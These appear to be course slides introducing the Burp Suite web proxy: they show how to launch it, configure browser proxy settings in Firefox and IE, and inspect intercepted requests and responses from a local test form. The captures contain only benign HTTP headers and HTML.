


Burpsuite Essentials

- Getting Burpsuite
 - There are two versions
 - Professional – about \$300/year
 - Free Edition
 - To start:
 - `Java -Xmx1024m -jar <path to jar file>`
 - The amount of memory can be larger or lower, but the minimum memory needed by Burpsuite is 256m

Burpsuite Essentials

- The Tab Functionality




Burpsuite Essentials

- How to Setup Proxy with Burp ??
 - Start Burpsuite

Burpsuite Essentials


- Go to Proxy Tab → Select 'Intercept' → Off Interception



You might want to start with Intercept off, so click on it

Burpsuite Essentials

- Go to Proxy Tab → Select 'Options'



If running isn't checked, check it.

This is where your proxy listens. 8080 can be changed. Usually it listens on the system where it is running.

Burpsuite Essentials


- Setting up Browser for Proxy Interception

Firefox

- Tools -> Options (Win) or Edit -> Preferences (Lin)
- Advanced -> Connection -> Settings
- Check Manual Proxy Settings

– Use this proxy server ...

– Change the port if desired



Burpsuite Essentials

- Setting up Browser for Proxy Interception


IE

- Tools -> Internet Options -> Connections -> LAN Settings
- Configure Proxy Settings
- Check Manual Proxy Settings

– Use this proxy server ...

– Check this if you want


– Change the port if desired



Burpsuite Essentials


- Testing the Proxy Setup

Simple form



A screenshot of a web browser window. The address bar shows the URL `http://127.0.0.1/cs476/sqli/form.html`. The page content is a simple form with a text input field labeled "Enter the account number" containing the value "1234" and a "Submit" button. Below the form are several navigation and search icons.


and response



A screenshot of a web browser window showing the response to the SQL query. The address bar shows the URL `http://127.0.0.1/cs476/sqli/submit.php?account=1234`. The page content displays the raw SQL query: "select name, userid from accounts where account='1234'". Below the query, the response is shown as "You are identified as" followed by the output "name userid" and "Joe B | joe".

Burpsuite Essentials

- Testing the Proxy Setup




The image shows the Burpsuite interface. The top part is a list of network requests with columns for number, URL, method, status, and type. Requests 15, 16, and 17 are shown, all originating from 127.0.0.1. Request 17 is selected. The bottom part shows the details of Request 17, with tabs for Request, Response, Raw, Headers, and Hex. The Headers tab is selected, displaying the following:

```
GET /cs476/sql/form.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:26.0) Gecko/20100101 Firefox/26.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1/cs476/sql/
Connection: keep-alive
```

Two red arrows point from the text "Anything useful here?" to the User-Agent and Accept headers. A large red diagonal box with the text "This is the HTTP Request that was made" is overlaid on the bottom right.

Burpsuite Essentials

- Request Headers in Burpsuite



Request		Response	
Raw		Headers	Hex
Name	Value		
GET	/cs476/sqli/ HTTP/1.1		
Host	127.0.0.1		
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:26.0) Gecko/20100101 Firefox/26.0		
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
Accept-Language	en-US,en;q=0.5		
Accept-Encoding	gzip, deflate		
DNT	1		
Referer	http://127.0.0.1/cs476/		
Connection	keep-alive		

Burpsuite Essentials

- Response in Burpsuite

The image shows the Burpsuite interface with a captured response. The response is a standard HTTP/1.1 200 OK response from a local Apache server. The response body contains an HTML form for entering an account number. Red annotations are present: a red arrow points from the text "Anything useful here?" to the response headers; another red arrow points from the text "The response" to the response body.

16	http://127.0.0.1	GET	/cs476/sqlif/form.html			200	555	HTML	html	127.0.0.1
17	http://127.0.0.1	GET	/cs476/sqlif/submit.php?account=...	<input checked="" type="checkbox"/>		200	439	HTML	php	127.0.0.1

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Tue, 04 Feb 2014 12:21:18 GMT
Server: Apache/2.2.25 (Unix) mod_ssl/2.2.25 OpenSSL/1.0.1f DAV/2 PHP/5.5.8
Last-Modified: Tue, 21 Jan 2014 19:49:34 GMT
ETag: "b094-de-4f0804eb7ef80"
Accept-Ranges: bytes
Content-Length: 222
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML>
<HTML>
<BODY>
<form formname="getaccount" action="submit.php" method="get">
Enter the account number<input type="text" name="account">
<input type="submit" value="Submit">
</form>


</BODY>
</HTML>

Anything useful here?

The response

Burpsuite Essentials

- Response Header in Burpsuite




The screenshot shows the Burpsuite interface with the 'Response' tab selected. Below it, the 'Headers' tab is also selected. The table displays the following response headers:

Name	Value
HTTP/1.1	200 OK
Date	Tue, 04 Feb 2014 12:21:18 GMT
Server	Apache/2.2.25 (Unix) mod_ssl/2.2.25 OpenSSL/1.0.1f DAV/2 PHP/5.5.8
